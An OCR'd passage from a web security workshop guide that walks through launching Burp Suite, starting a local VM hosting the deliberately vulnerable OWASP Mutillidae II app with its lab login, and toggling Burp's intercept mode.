"burpsuite_pro_v2.0.07beta.jar".





2. Start a terminal and run the following command to start Burp Suite Professional Edition.

```
java -jar -Xmx2G burpsuite_pro_v2.0.07beta.jar
```


3. If you are prompted for licence, enter licence.
4. If you do not have a licence, switch to Burp Suite Community Edition, and skip to step #7.
5. Select "New project on disk" radio button.




6. Click on "Choose file" button, and choose a new location for creating a new project.





7. Click on "Next".
8. Click on "Start Burp".
9. Go to "Proxy" > "Options" > "Proxy Listeners", and validate the settings.
10. You should have a proxy listener enabled on the interface `127.0.0.1:8080`.




# Start Vulnerable Applications


1. Start the imported virtual machine by selecting "bsides-workshop" in Virtual Box, and clicking on the "Start" button.





2. In case you see the following error message, click on the "Change Network Settings" button, and click on "OK" button in the "Network" settings screen.




3. Login using the following credentials: Username: `root` Password: `Docker@321`





4. Obtain the IP address of the virtual machine by running `ifconfig eth0` command on the terminal.




5. Your IP address shoud be: `192.168.56.101`

6. Run the following command:


```
sh run.sh
```





This command will start all vulnerable applications on the server.

7. In Firefox, access the URL http://192.168.56.101:3333.


8. If you see a page saying "The database server appears to be offline.", then click on "Opt Out" button.




9. Click on "Click here to reset the DB" > "OK".




10. You should see the OWASP Mutillidae II web application.



Mozilla Firefox
192.168.56.101/index.php
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
Video Tutorials
Announcements
Getting Started
Hints and Videos
TIP: Click Hint and Videos on each page
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilities
Bug Tracker
Bug Report Email Address
What's New? Click Here
Release Announcements
PHP MyAdmin Console
Feature Requests
Installation Instructions
Tools
Latest Version
Installation Instructions
Usage Instructions
Get rid of those pesky PHP errors
Kali Linux
Samurai Web Testing Framework
sqlmap
Some Useful Firefox Add-ons
More Hints?: See "/documentation/mutillidae-test-scripts.txt"
Browser: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0

# Quick Basics


- Disable Intercept Mode in Burp
- Enable Intercept Mode in Burp
- Send to Repeater

# Disable Intercept Mode in Burp


1. In Burp, go to "Proxy" > "Intercept" tab, and ensure that interception mode is turned **off**.




2. If the intercept control button says "Intercept is on", then intercept mode is enabled in Burp. Click on the "Intercept is on" button to toggle the interception status.

# Enable Intercept Mode in Burp


1. In Burp, go to "Proxy" > "Intercept" tab, and ensure that interception mode is turned **on**.



